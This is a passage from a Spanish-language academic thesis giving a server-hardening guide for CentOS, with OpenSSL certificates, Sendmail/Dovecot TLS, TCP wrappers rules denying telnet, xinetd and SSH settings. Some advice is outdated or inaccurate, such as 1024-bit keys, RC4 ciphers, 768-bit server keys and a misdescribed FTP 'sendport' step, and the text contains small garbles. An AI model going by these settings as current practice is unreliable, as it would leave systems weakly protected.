- Al referirse al uso de los puertos de comunicación más utilizados para un atacante es fácil realizar un ataque, esto sucede especialmente con el ftp
- Al utilizar el protocolo http se está expuesto a ser susceptible a los piratas de la web mediante el uso del **Phishing.**
- Para el ingreso a los distintos servicios del sistema deberían estar habilitados mediante contraseñas las cuales serían de uso exclusivo de administrador, se

encontró habilitado el ftp anónimo lo cual puede ser considerado como una vulnerabilidad para ingresos inadecuados**.**

- Mediante la utilización del SYN puede ser enviado un ataque de denegación de servicio.

CAPÍTULO V

5. GUIA DE PREVENCIÓN

DESCRIPCIÓN DE GUIA

La presente guía pretende analizar los aspectos asociados a la seguridad de la familia de protocolos TCP/IP, así como de los servicios que se establecen típicamente sobre esta pila de protocolos.

Habitualmente el diseño de las redes se basaba en características como la funcionalidad o la eficiencia, pero no en la seguridad; condiciones que son rentables desde un punto de vista de negocio a corto plazo, pero que pueden resultar caras a largo. Para la realización

del análisis y diseño de una red segura es necesario conocer los detalles y características de los protocolos de comunicaciones subyacentes, que serán los encargados de transportar la información y datos que desean distribuirse. A su vez, deberán analizarse los servicios que se proporcionan en dicha red y sus detalles de funcionamiento.

A continuación se describirá de forma rápida los pasos a seguir para el aseguramiento del sistema:

5.1. Escaneo de Puertos y Vulnerabilidades

- Realizar auditoría al servidor: vulnerabilidades, puertos abiertos, permisos de archivos, integridad del sistema, etc.

5.2. Configuración de Servicios

- Crear política de manejo de usuarios:
- Qué tipo de usuarios.
- A que servicios van a acceder.
- Creación de grupos y directorios de trabajo dependiendo de su función.
- Establecer los permisos que manejarán los usuarios.
- Restringir el uso de 147hell a únicamente los usuarios que, debido a sus funciones específicas, lo requieren.

5.3. Evitar negación del servicio

5.4. Seguridad en los servicios

5.5 Firewalls

5.6. Configuraciones y Verificaciones de Seguridad Adicionales

5.7 Programación segura

- Revisar frecuentemente los mensajes de los servicios y las herramientas de auditoría del sistema.

5.8 Políticas de Seguridad

- Políticas de Seguridad Creación de políticas de seguridad para restringir el uso de los servicios y promocionar un adecuado aprovechamiento de los recursos, además, definir sanciones para los usuarios que incumplan dichas políticas.

5.9 Sugerencias

- Instalar las últimas versiones de los servicios que serán suministrados.
- Cumplir las políticas y velar por su validez.
- Instalar herramientas de vigilancia del sistema: Tráfico en la red, sistemas de detección de intrusos, etc.
- Revisar frecuentemente los mensajes de los servicios y las herramientas de auditoría del sistema.

5.1. Escaneo de Puertos y Vulnerabilidades

Bloqueo de Puertos

Para evitar tener activado el servicio telnet digito el siguiente comando:

```
[root@cisco~]# chkconfig telnet off
```

TCP SYN FLOOD

TCP SYN FLOOD es un problema que afecta al desenvolvimiento de los servidore a lo cual se puede presentar la siguiente solución:

Caducidad del ACK

En Centos 5.2 manejamos la caducidad o los overflows de la siguiente manera:

1.- En la consola digitamos lo siguiente:

```
[root@cisco~]#  cd /proc/sys/net/ipv4
```

2.- Edito el siguiente archivo

```
[root@cisco ipv4]# gedit tcp_syncookies
```

3.- Verifico que en este archivo se encuentre con el valor 1 lo cual nos asegura el control del syn

Gráfico V.42.- Pantalla de el archivo tcp_syncookies

Uso de HTTP

Como producto de los reportes obtenidos en el capítulo 4; tenemos que existe un tráfico http, el cual pudiera considerarse un fallo de seguridad ya que la información el momento de ser presentada no fuera aquella persona que nos dice ser; para lo cual se plantea la siguientes solución:

Uso de HTTPS

1. **Acceda al sistema como el usuario root.**

Se debe crear el directorio donde se almacenarán los certificados para todos los sitios SSL. El directorio, **por motivos de seguridad**, debe ser solamente accesible para el usuario **root**.

```
[root@cisco~]#  mkdir -m 0700 /etc/ssl
```

Se debe crear un directorio específico para almacenar los certificados de cada sitio virtual SSL. De la misma forma anterior solo el root debe poder ingresar.

```
[root@cisco~]#  mkdir -m 0700 /etc/ssl/espoch.edu.ec
```

Accede al directorio que se acaba de crear.

```
[root@cisco~]#  cd /etc/ssl/espoch.edu.ec
```

2. Generando clave y Certificado

Se debe crear una clave con algoritmo **RSA** de 1024 octetos y estructura **x509**, la cual se cifra utilizado **Triple DES** (**D**ata **E**ncryption **S**tandard), almacenado en formato **PEM** de modo que sea interpretable como texto ASCII.

```
[root@cisco espoch.edu.ec]#  openssl genrsa -des3 -rand \
fichero1.gz:fichero2.gz:fichero3.gz:fichero5.gz:fichero5.gz \
-out server.key 1024
```

En el proceso descrito a continuación, se utilizan 5 ficheros comprimidos con **gzip**, que se utilizan como semillas aleatorias que mejoran la seguridad de la clave creada (server.key).

Si se utiliza este fichero (server.key) para la configuración del sitio virtual, se requerirá de interacción del administrador cada vez que se tenga que iniciar, o reiniciar, el servicio httpd, ingresando la clave de acceso de la clave RSA.

```
[root@cisco espoch.edu.ec]#  openssl rsa -in server.key -out server.pem
```

Opcionalmente se genera un fichero de petición CSR (Certificate Signing Request) que se hace llegar a una RA (Registration Authority o Autoridad de Registro), como Verisign, quienes, tras el correspondiente pago, envían de vuelta un certificado (server.crt) firmado por dicha autoridad.

```
[root@cisco espoch.edu.ec]#  openssl req -new -key server.key -out server.csr
```

Solicitará se ingresen varios datos:

- Código de dos letras para el país.
- Estado o provincia.
- Ciudad.
- Nombre de la empresa o razón social.
- Unidad o sección.

- Nombre del anfitrión.
- Dirección de correo.
- Opcionalmente se puede añadir otra clave de acceso y nuevamente el nombre de la empresa.

```
[root@cisco espoch.edu.ec]# openssl req -new -key server.key -out server.csr
Enter pass phrase for server.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:EC
State or Province Name (full name) [Berkshire]:CHIMBORAZO
Locality Name (eg, city) [Newbury]:RIOBAMBA
Organization Name (eg, company) [My Company Ltd]:ESPOCH
Organizational Unit Name (eg, section) []:TESIS
Common Name (eg, your name or your server's hostname) []:cisco.espoch.edu.ec
Email Address []:webmaster@espoch.edu.ec

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
[root@cisco espoch.edu.ec]#
```

Gráfico V.43.- Credenciales del servidor

Si no se desea un certificado firmado por un **RA**, puede generarse uno certificado propio utilizando el fichero de petición **CSR** (server.csr).

[root@cisco espoch.edu.ec]# openssl x509 -req -days 730 -in server.csr -signkey server.key **-out server.crt**

```
[root@cisco espoch.edu.ec]# openssl x509 -req -days 730 -in server.csr -signkey server.key -out s
erver.crt
Signature ok
subject=/C=EC/ST=CHIMBORAZO/L=RIOBAMBA/O=ESPOCH/OU=TESIS/CN=cisco.espoch.edu.ec/emailAddress=webm
aster@espoch.edu.ec
Getting Private key
Enter pass phrase for server.key:
[root@cisco espoch.edu.ec]#
```

Gráfico V.44.- Certificado Firmado

Con la finalidad de que solo el usuario root pueda acceder a los ficheros creados, se deben cambiar los permisos de éstos a solo lectura para root.

```
[root@cisco espoch.edu.ec]# chmod 400 /etc/ssl/espoch.edu.ec/server.*
```

Configuración del Apache

Crear la estructura de directorios para el sitio de red virtual.

```
[root@cisco ]# mkdir -p /var/www/espoch.edu.ec/{cgi-bin,html,logs,etc,var}
```

De todos directorios creados, solo /var/www/espoch.edu.ec/html, /var/www/espoch.edu.ec/etc, /var/www/espoch.edu.ec/cgi-bin y /var/www/espoch.edu.ec/var pueden pertenecer al usuario, sin privilegios, que administrará éste sitio de red virtual. Por motivos de seguridad, y a fin de evitar que el servicio HTTPD no sea trastornado en caso de un borrado accidental de algún directorio, tanto /var/www/espoch.edu.ec/ como /var/www/espoch.edu.ec/logs, deben pertenecer al usuario root.

Crear el fichero /etc/httpd/conf.d/espoch.edu.ec.conf con el siguiente contenido, donde a.b.c.d corresponde a una dirección IP, y midominio.org corresponde al nombre de dominio a configurar para el sitio de red virtual:

```
### midominio.org ###
          <VirtualHost a.b.c.d:443>
                    ServerAdmin webmaster@midominio.org
                    DocumentRoot /var/www/midominio.org/html
                    ServerName www.midominio.org
                    ScriptAlias /cgi-bin/ /var/www/midominio.org/cgi-
bin/
                    <Directory "/var/www/midominio.org/cgi-bin">
                              SSLOptions +StdEnvVars
                    </Directory>
                    SSLEngine on
                    SSLProtocol all -SSLv2
                    SSLCipherSuite
ALL:!ADH:!EXPORT:!SSLv2:RC4+RSA:+HIGH:+MEDIUM:+LOW
                    SSLCertificateFile /etc/ssl/midominio.org/server.crt
                    SSLCertificateKeyFile
/etc/ssl/midominio.org/server.pem
                    SetEnvIf User-Agent ".*MSIE.*" \
                              nokeepalive ssl-unclean-shutdown \
                              downgrade-1.0 force-response-1.0
                    CustomLog
/var/www/midominio.org/logs/ssl_request_log \
                              "%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x
\"%r\" %b"
                    Errorlog /var/www/midominio.org/logs/ssl_error_log
                    TransferLog
/var/www/midominio.org/logs/ssl_access_log
                    LogLevel warn
          </VirtualHost>
```

Modificación de Número de Puerto (FTP, telnet)

Por los reportes obtenidos podemos concluir que tenemos puertos innecesariamente abiertos los cuales podrían ser modificados para evitar algún agujero de seguridad, esta tarea ya dependería de las aplicaciones y sus respectivas configuraciones.

Lo más aconsejable es modificar los puertos más vulnerables como son el ftp y el de telnet

FTP Anónimo

Un FTP anónimo (Anonymous) es la forma convencional de llamar al servicio de transferencia de ficheros que las organizaciones dejan para acceso público, se podría usar la siguiente alternativa para evitar que el atacante tenga acceso con la siguiente solución:

Denegar el Acceso Público FTP

1.- Ingreso al FTP: #ftp 192.168.0.1

2.- Pongo el usuario y el password

3.- ejecuto el comando ftp >sendport el cual deshabilitará el uso de los comandos port mediante los cuales podrían saber la localización del ftp

Servicio POP3

La autenticación por medio de texto plano es un método inseguro, y siempre serán mejor usar los servicios que permitan establecer conexiones seguras para lo cual podemos realizar una activación de la siguiente forma:

Uso del POP3s

Habilitamos el servicio de manera automática e inmediata ejecutando el siguiente comando:

```
[root@cisco~]# /sbin/chkconfig pop3s on
```

SMTP Spamming

Este problema puede colapsar al Servidor de Correo por lo cual se plantea la siguiente solución:

Evitar SMTP Spamming

Los dispositivos de red tienen la capacidad de limitar el número direcciones en el campo destino. En los módulos del IOS IDS de los equipos Cisco puede configurarse el número de límite N usuarios mediante la siguiente sentencia.

```
ip audit smtp spam N
```

SMTP Flood

Mediante este tipo de vulnerabilidad se puede colapsar un servidor de Correo para lo que planteamos las siguientes soluciones:

Caducidad del ACK

En Centos 5.2 manejamos la caducidad o los overflows de la siguiente manera:

1.- En la consola digitamos lo siguiente:

```
[root@cisco~]# cd /proc/sys/net/ipv4
```

2.- Edito el siguiente archivo

```
[root@cisco ipv4]# gedit tcp_syncookies
```

3.- Verifico que en este archivo se encuentre con el valor 1 lo cual nos asegura el control del syn

Sendmail y Dovecot con soporte SSL

La carpeta que va almacenar los certificados que genera SSL se lo hará en la misma que se almacenó para la vsftpd .

Sendmail requiere una llave creada con algoritmo **DSA** de 1024 octetos. Para tal fin, se crea primero un fichero de parámetros **DSA**:

```
[root@cisco espoch.edu.ec]#  openssl dsaparam 1024 -out dsa1024.pem
```

A continuación, se utiliza este fichero de parámetros **DSA** para crear una llave con algoritmo **DSA** y estructura **x509**, así como también el correspondiente certificado.

```
[root@cisco espoch.edu.ec]# openssl req -x509 -nodes -newkey
dsa:dsa1024.pem
-days 730 -out sendmail.crt -keyout sendmail.key
```

Lo anterior solicitará se ingresen varios datos:

- Código de dos letras para el país.
- Estado o provincia.
- Ciudad.
- Nombre de la empresa o razón social.
- Unidad o sección.
- Nombre del anfitrión.
- Dirección de correo.

```
Generating a 1024 bit DSA private key
writing new private key to 'sendmail.key'
-----
You are about to be asked to enter information that will be
incorporated into your certificate request.
What you are about to enter is what is called a Distinguished
Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:MX
State or Province Name (full name) [Berkshire]:Distrito Federal
Locality Name (eg, city) [Newbury]:Mexico
Organization Name (eg, company) [My Company Ltd]:
Mi empresa, S.A. de C.V.
Organizational Unit Name (eg, section) []:Direccion Comercial
Common Name (eg, your name or your server's hostname) []:
midominio.org
Email Address []:webmaster@midominio.org
```

Gráfico V.45.- Credenciales del Servidor

El certificado solo será válido cuando el servidor de correo electrónico sea invocado con el nombre definido en el campo Common Name. Es decir, solo podrá utilizarlo cuando se defina espoch.edu.ec como servidor SMTP con soporte TLS.

Es indispensable que todos los ficheros de claves y certificados tengan permisos de acceso de solo lectura para el usuario **root**:

```
[root@cisco~]#  chmod 400 /etc/ssl/espoch.edu.ec/sendmail.*
```

Parámetros de /etc/mail/sendmail.mc.

Es necesario configurar los siguientes parámetros en el fichero /etc/mail/sendmail.mc a fin de que Sendmail utilice la clave y certificado recién creados:

```
define(`confCACERT_PATH',`/etc/ssl/espoch.edu.ec')
define(`confCACERT',`/etc/ssl/espoch.edu.ec/sendmail.crt')
define(`confSERVER_CERT',`/etc/ssl/espoch.edu.ec/sendmail.crt')
define(`confSERVER_KEY',`/etc/ssl/espoch.edu.ec/sendmail.key')
```

Solo resta activar el puerto que será utilizado para SMTPS (465 por TCP).

```
DAEMON_OPTIONS(`Port=smtps, Name=TLSMTA, M=s')dnl
```

El acceso cifrado con TLS es opcional si se realizan conexiones a través del puerto 25, y obligatorio si se hacen a través del puerto 465. El puerto 587 (submission), puede ser también utilizado para envío de correo electrónico. Por estándar se utiliza como puerto alternativo en los casos donde un cortafuegos impide a los usuarios acceder hacia servidores de correo trabajando por puerto 25. MS Outlook Express no tiene soporte para usar TLS a través del puerto 587, pero el resto de los clientes de correo electrónico con soporte TLS si.

```
DAEMON_OPTIONS(`Port=submission, Name=MSA, M=Ea')dnl
```

A fin de que surtan efecto los cambios, es necesario reiniciar el servicio sendmail.

```
[root@cisco~]#  service sendmail restart
```

Dovecot.

Generando clave y certificado.

La creación de la llave y certificado para Dovecot es más simple, pero requiere utilizar una clave con algoritmo RSA de 1024 octetos, con estructura X.509.Se establece una validez por 730 días (dos años) para el certificado creado.

```
[root@cisco espoch.edu.ec]# openssl req -x509 -nodes -newkey rsa:1024
-days 730 -out dovecot.crt -keyout dovecot.key
```

- Código de dos letras para el país.
- Estado o provincia.
- Ciudad.
- Nombre de la empresa o razón social.
- Unidad o sección.
- Nombre del anfitrión.
- Dirección de correo.

La salida devuelta sería similar a la siguiente:

```
Generating a 1024 bit RSA private key
.................++++++
.++++++
writing new private key to 'dovecot.key'
-----
You are about to be asked to enter information that will be
incorporated into your certificate request.
What you are about to enter is what is called a Distinguished
Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:MX
State or Province Name (full name) [Berkshire]:Distrito Federal
Locality Name (eg, city) [Newbury]:Mexico
Organization Name (eg, company) [My Company Ltd]:
Mi empresa, S.A. de C.V.
Organizational Unit Name (eg, section) []:Direccion Comercial
Common Name (eg, your name or your server's hostname) []:
midominio.org
Email Address []:webmaster@midominio.org
```

```
Country Name (2 letter code) [GB]:EC
State or Province Name (full name) [Berkshire]:Chimborazo
Locality Name (eg, city) [Newbury]:Riobamba
Organization Name (eg, company) [My Company Ltd]:ESPOCH
Organizational Unit Name (eg, section) []:CISCO
Common Name (eg, your name or your server's hostname) []:cisco.espoch.edu.ec
Email Address []:webmaster@espoch.edu.ec

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
[root@cisco espoch.edu.ec]#
```

Gráfico V.46.- Credenciales del Servidor

El certificado solo será válido cuando el servidor de correo electrónico sea invocado con el nombre definido en el campo Common Name. Es decir, solo podrá utilizarlo cuando se defina midominio.org como servidor POP3 o IMAP con soporte TLS. No funcionará si se invoca al servidor como, por mencionar un ejemplo, mail.midominio.org.

Es indispensable que todos los ficheros de claves y certificados tengan permisos de acceso de solo lectura para el usuario root:

```
[root@cisco ]# chmod 400 /etc/ssl/espoch.edu.ec/dovecot.*
```

Parámetros de /etc/dovecot.conf.

En el parámetro protocols, se activan todos los servicios (imaps, pop3 y pop3s).

```
protocols = imap imaps pop3 pop3s
```

De modo predeterminado, el soporte SSL de Dovecot está activo. Verifique que el parámetro ssl_disable tenga el valor no, o bien solo esté comentado.

```
#ssl_disable = no
```

Y se especifican las rutas del certificado y clave a través de los parámetros ssl_cert_file y ssl_key_file, del siguiente modo:

```
ssl_cert_file = /etc/ssl/espoch.edu.ec/dovecot.crt
ssl_key_file = /etc/ssl/espoch.edu.ec/dovecot.key
```

A fin de que surtan efecto los cambios, es necesario reiniciar el servicio **dovecot**.

```
service dovecot restart
```

Ataques De Replay (SNMP)

La versión 1 del protocolo SNMP (SNMPv1) define múltiples tipos de mensajes SNMP que se emplean para petición de información o cambios de configuración, respuestas de las peticiones, enumeración de objetos SNMP y envío de alertas.

Denegación Del Servicio SNMP

Se recomienda, como medida temporal para limitar el alcance las vulnerabilidades, bloquear el acceso a los servicios SNMP en la red perimetral.

Además se podría hacer uso del control de las comunidades dentro del archivo de configuración del snmp y su respectivo agente.

Generalmente las comunidades deben funcionar solo de lectura y en caso de desear RW se puede retirar el comentario de la respectiva línea.

/etc/SnmpAgent.d/snmp/snmp.conf

```
location: <Lugar donde está la máquina>
contact: <persona de contacto>
sys-descr: <descripción de la máquina>
get-community-name: <comunidad_lectura> IP: <máquina colectora>
#set-community-name: : <comunidad_escritura> IP: <máquina colectora>
trap-dest: <máquina colectora de traps>
```

5.2. Configuración de Servicios

Configuración segura del xinetd

El Xinetd es un demonio llamado también “súper servidor” se encarga alojar y cargar una variedad de servicios en diferentes puertos, su archivo de configuración es /etc/ xinetd.conf en el cual se determina los servicios que inetd se encargara aceptar.

El primer cuidado que se debe tener con este servidor será verificar los permisos y el dueño del archivo de configuración, tal como se muestra a continuación:

```
[root@cisco etc]# ls –als xinetd.conf
8  -rw-r--r--  1  root  root  1001 mar  14  2007  xinetd.conf
```

Para activar un servicio solo se necesita editar el archivo y buscar el servicio a activar

```
[root@cisco~]# gedit /etc/xinetd.conf
```

```
#
# This is the master xinetd configuration file. Settings in the
# default section will be inherited by all service configurations
# unless explicitly overridden in the service configuration. See
# xinetd.conf in the man pages for a more detailed explanation of
# these attributes.

defaults
{
# The next two items are intended to be a quick access place to
# temporarily enable or disable services.
#
#       enabled         =
#       disabled        =
```

```
# Define general logging characteristics.
        log_type        = SYSLOG daemon info
        log_on_failure  = HOST
        log_on_success  = PID HOST DURATION EXIT

# Define access restriction defaults
#
#       no_access       =
#       only_from       =
#       max_load        = 0
        cps             = 50 10
        instances       = 50
        per_source      = 10

# Address and networking defaults
#
#       bind            =
#       mdns            = yes
        v6only          = no

# setup environmental attributes
#
#       passenv         =
        groups          = yes
        umask           = 002
```

```
# Generally, banners are not used. This sets up their global defaults
#
#       banner          =
#       banner_fail     =
#       banner_success      =
}

includedir /etc/xinetd.d
```

Si se quiere comprobar que el servicio ya está aceptando peticiones se realiza un telnet al puerto del servicio, si no se conoce el puerto, estos están definidos en el archivo /etc/services como se puede apreciar a continuación:

```
[root@cisco etc]# less services
```

El momento de la realización de algún tipo de cambio en este archivo se debe reiniciarse el demonio xinetd, para evitar cambios accidentales se le asigna atributo inmutable de la siguiente forma:

```
[root@cisco etc]# chattr +i xinetd.conf
```

Para quitarlo solo se cambia el “+i” por un “-i”. También se recomienda colocar este atributo al archivo */etc/services*

Protección a través de listas de acceso (TCP WRAPPERS)

El tcp_wrappers es una forma elemental de protección basada en listas de acceso.

Tiene 2 archivos de configuración:
El */etc/hosts.deny* donde están especificados a que máquina se le niega un servicio determinado o todos los servicios.

El archivo */etc/hosts.allow* específica que máquinas pueden acceder a que servicios.
Por ejemplo si se le permite a una máquina determinada hacer telnet desde un cliente a este servidor entonces se coloca en el archivo /etc/hosts.allow

in.telnetd: 172.30.124.1 cisco.espoch.edu.ec

El **in.telnetd** es el nombre del servicio a permitir. Solo en FreeBSD se agrega ":allow" al final de la línea mostrada en el ejemplo.

Donde 172.30.124.1 es la dirección IP y cisco.espoch.edu.ec el nombre de la máquina que permite hacer un telnet.

Y para quitar el acceso de telnet a las otras máquinas se hace de la siguiente forma en el archivo *hosts.deny*

linux:~ # less /etc/hosts.deny
/etc/hosts.deny

See `man tcpd´ and `man 5 hosts_access´ as well as /etc/hosts.allow

for a detailed description.

http-rman : ALL EXCEPT LOCAL

in.telnetd: ALL ALL

linux:~ #

Para comprobar los cambios se ejecuta el comando tcpdchk.

linux:~ # tcpdchk

warning: /etc/inetd.conf, line 33: /usr/sbin/postfix: not found: No such file or directory

warning: /etc/hosts.deny, line 5: http-rman: no such process name in /etc/inetd.conf

linux:~ #

5.3. Evitar negación del servicio

Los ataques de Negación de servicio se ejecutan, con frecuencia, contra la conectividad de la red. La meta del hacker es evitar que las computadoras se comuniquen en la red.

Prevención

- Coloque listas de accesos en los routers. Esto reducirá su exposición a ciertos ataques de negación de servicio
- Instale parches a su sistema operativo contra flooding de TCP SYN. Esta acción permitirá reducir sustancialmente su exposición a estos ataques aunque no pueda eliminar el riesgo en forma definitiva.

- Invalide cualquier servicio de red innecesario o no utilizado. Esto puede limitar la capacidad de un hacker de aprovecharse de esos servicios para ejecutar un ataque de negación de servicio. Por ejemplo: chargen, Echo, etc.
- Si su sistema operativo lo permite, implemente sistemas de cuotas. Por ejemplo, si su sistema operativo soporta “disk Quotas” impleméntelo para todos los logins. Si su sistema operativo soporta partición o volúmenes, separe lo crítico de lo que no lo es.
- Observe el funcionamiento del sistema y establezca valores base para la actividad ordinaria. Utilice estos valores para calibrar niveles inusuales de la actividad del disco, del uso de la CPU, o del tráfico de red.
- Incluya como parte de su rutina, el examen de su seguridad física. Considere, entre otras cosas, los servidores, routers, terminales desatendidas, puertos de acceso de red y los gabinetes de cableado.

5.4. Seguridad en los servicios

Secure Shell.

Como se vio con el uso de herramientas sencillas de “olfateo” (sniffers) se puede capturar la información que viaja por la red, además las mismas permiten leer la información, en caso de que esta vaya sin ningún tipo de codificación

La versión segura del telnet es el “Secure shell” también conocido como ssh y tiene una funcionalidad equivalente a servicios como el rlogin, rsh, rcp y ftp.

Por medio de ssh se puede establecer una terminal remota del servidor para administrarlo o simplemente manejar una cuenta electrónica remotamente.

El ssh es compatible con varios algoritmos de encriptación como:

- Triple DES: *Data Encryption Standard,* es el estándar del gobierno de

Estados Unidos para cifrar datos no clasificados.

BlowFish: Esquema de cifrado de 64 bits de alto desempeño.

- DEA: Internacional Data Encryption Algorithm, Cuenta con una clave de

128 bits es más rápido y más seguro que el triple DES.

- RSA (Rivest-Shanir-Adelman): Utiliza llaves públicas y privadas, muy utilizado.

El sistema de codificación es absolutamente transparente para el usuario y está diseñado para el cambio de sistema de encriptación.

Seguridad desde la compilación

Al referirnos a la compilación, la seguridad de la misma se debe tomar en cuenta lo siguiente:

Primera medida.- Tenga la seguridad que instalará la última versión de la Aplicación se debe tener en cuenta para cualquier aplicación ya que de este modo eliminaremos problemas de vulnerabilidad de versiones anteriores. Normalmente en la instalación de una aplicación teniendo su código fuente se debe compilar e instalar, lo cual se realiza en tres etapas:

a. Configuración (configure): La mayoría de programas cuentan con un script que se encarga de revisar las librerías, dependencias y sistema operativo que se instalará la aplicación. En la configuración se le indica en que directorio se instalará y que opciones se habilitarán o se deshabilitarán según nuestra necesidad.
b. Compilación (make): En este punto se crean los archivos ejecutables y de configuración de la aplicación según las opciones dadas en el punto anterior.
c. Instalación (make install): Se copian los archivos a los directorios especificados para su ejecución definitiva

.

En el momento de la configuración de un paquete que se desee instalar se puede habilitar algunas opciones para ayudar a mejorar la seguridad de la instalación:

En el momento de configurar un paquete que se desea instalar se puede habilitar algunas opciones que nos ayudan a maximizar la seguridad desde la instalación.

Tabla V.IV.- Opciones de Compilación

Opciones	**Funciones**
--with-etcdir=, --prefix=	Asegurase los directorios de instalación sean en el disco duro local y no en una partición montada de NFS.
--disable-suid-ssh	Deshabilita el permiso de suid para el ssh1 el cual no es obligatorio
--without –none	Deshabilita cualquier comunicación sin encriptación
--without –rsh	No se permite el uso de rsh no permitiendo la ejecución

	remota de comandos.
--with-tcp-wrappers	Para mayor control sobre las máquinas clientes que se deben conectar al servidor.

Para dar más claridad sobre las opciones de la configuración se mostrará un ejemplo.

```
linux:~/fuentes/openssh-3.0p1 # ./configure --prefix=/programas/ssh
checking for gcc... gcc
checking for C compiler default output... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for executable suffix...
checking for object suffix... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking build system type... i686-pc-linux-gnu
```

Para este ejemplo se especifica el directorio de instalación para el ssh por medio de la opción “prefix” y el directorio de instalación es el /programas/ssh. En /programas/ssh quedaran todos los archivos del ssh una vez terminado la instalación.

El script “configure” comprueba los prerrequisitos para la compilación e instalación del ssh, en caso de faltar algún tipo de librería aparecerá un mensaje de error

EJEMPLO DE ERROR CON EL CONFIGURE

checking for getuserattr in -ls... no
checking for daemon... yes
checking for getpagesize... yes
checking whether snprintf correctly terminates long strings... yes
checking whether getpgrp takes no argument... yes
checking for OpenSSL directory... **configure: error: Could not find working OpenSSL**
library, please install or check config.log

El ssh necesita del OpenSSL para funcionar. Se puede obtener ayuda sobre las opciones del configure mediante el comando:

linux:~/fuentes/openssh-3.0p1 # ./configure **--help**
`configure' configures this package to adapt to many kinds of systems.
Usage: ./configure [OPTION]... [VAR=VALUE]...
To assign environment variables (e.g., CC, CFLAGS...), specify them as
VAR=VALUE. See below for descriptions of some of the useful variables.
Defaults for the options are specified in brackets.
Configuration:
-h, --help display this help and exit
--help=short display options specific to this package
--help=recursive display the short help of all the included packages
-V, --version display version information and exit
-q, --quiet, --silent do not print `checking...' messages
--cache-file=FILE cache test results in FILE [disabled]
-C, --config-cache alias for `--cache-file=config.cache'
-n, --no-create do not create output files
--srcdir=DIR find the sources in DIR [configure dir or `..']
--with-ssl-dir= PATH Specify path to OpenSSL installation

Luego de pasar el proceso de configuración se realiza el “make” cuyo proceso consume tiempo y procesador y por último “make install” para completar la instalación

Se debe tener en cuenta:

- Deshabilite el uso del .rhosts desde el archivo configuración del ssh

En el momento de de conservar el archivo de llaves del servidor se debe ser en un disco duro local; si se usa una partición montada en NFS, por el tipo de conexión las claves viajarán por la red

Los archivos más importantes son:

- ✓ /etc/ssh_host_key.- Archivo de llaves

- ✓ /var/run/sshd.pid.- Número de proceso
- ✓ etc/sshd_config.- Archivo de configuración

El servidor ssh tiene toda su configuración en el siguiente archivo */etc/ssh/sshd_config* configuraciones básicas del ssh

Dentro del archivo mencionado encontramos variables como las siguientes:

Tabla V.V.- Variables del archivo sshd_config

VARIABLES	FUNCIÓN
StrictModes	Protege los archivos y los directorios de autentificación del usuario
Umask	Determina los permisos de los directorios creados por el sshd. Este será visto el momento que se desee ingresar a otro servidor con ssh.

Por esta razón se recomienda

```
[root@cisco ssh]# grep  -A  2 StrictModes /etc/ssh/sshd_config
#StrictModes   yes
#MaxAuthTries  6
```

Dentro del archivo sshd_config también se puede configurar el puerto por el cual escucha las solicitudes, al igual que el valor de ListenAddress que es 0.0.0.0.

Se puede fijar un valor para Connect Timeout el cual cierra la conexión si el usuario se encuentra idle (Sin ninguna actividad) durante el tiempo especificado.(ssh_config)

Y se habilita los mensajes para los clientes por medio de TCPKeepAlive, esto se hace con el objetivo que en caso de pérdida o problemas en la conexión se pueda obtener un mensaje de error y lograr encontrar la causa de un problema.

Las líneas a editar son:

```
Port 22
ListenAddress 0.0.0.0
TCPKeepAlive yes
```

Es apropiado seleccionar una interfaz específica para usar el ssh, fijar un tiempo para establecer una identificación exitosa se realiza por medio de:

```
LoginGraceTime 30  Este valor es dado en segundo
```

Se debe especificar la longitud de la llave del servidor y el intervalo de generación, nuestra recomendación es:

```
ServerKeyBits 768
KeyRegenertionInterval 3600 (por defecto encuentra 1h)
```

Además se puede limitar también la forma de autentificación, habilitando o deshabilitando la autentificación de contraseñas el motivo es el siguiente: contraseñas inseguras robos de las mismas, etc.

En el caso de usar la llave pública; lo cual conllevara un problema ya que el usuario por primera vez debería subir la clave pública; la opción para esto sería usar la aplicación GNUPG o PGP y se solicite la instalación de la llave pública en el servidor

```
PasswordAuthentication no #Depende de sus necesidades el habilitarlo o no
```

La autentificación de Rhost se debe deshabilitar ya que es propensa a ser atacada (Inundación de peticiones).

Al igual que la autentificación RhostRSA se recomienda deshabilitarla por ser medianamente segura y el objetivo es buscar la mejor configuración de seguridad.

Las configuraciones quedan de la siguiente forma:

```
RhostsRSAAuthentication no
RSAAuthentication yes
```

Para deshabilitar completamente el uso de los archivos *.rhosts* se especifica así es opcional:

```
IgnoreRhosts  yes
```

La siguiente medida de seguridad limita el acceso al servicio de ssh a las máquinas clientes que tengan un dominio determinado.

Si necesitamos denegar o permitir usuarios y grupos particulares se logra añadiendo AllowUsers y AllowGroups al archivo de configuración para permitir el acceso a los usuarios y DenyUsers y DenyGroups para negar el acceso

Para la manipulación de la contraseña del root es decir si no se desea hacer uso de la misma se puede utilizar la siguiente opción:

```
PermitRootLogin  no
```

Es muy importante que el root no pueda entrar al sistema directamente.

Estas son las medidas de seguridad más importantes que se debe tener en cuenta en el servidor de ssh.

El servicio de ssh es muy importante para un administrador ya que con el puede lograr que todas sus comunicaciones estén seguras además la utilización de sus complementos como el sftp (Secure ftp) y el scp (Secure copy) lo hacen la mejor herramienta de allí la importancia de su adecuada instalación y configuración.

Asegurando la Transferencia de archivos FTP

Aunque se cuenta con un servicio de ftp seguro al momento de instalar el ssh, es necesario para algunos servidores la configuración del servicio de ftp por eso se tratara la seguridad de este servicio, sin dejar de recomendar el uso del sftp tanto para los usuarios y como para el administrador.

En ocasiones el ftp es un “mal necesario”, por ser muy usado por los usuarios, además la posibilidad de un ftp anónimo es muy útil (aunque problemático desde el punto de vista de seguridad).

Activación del FTP

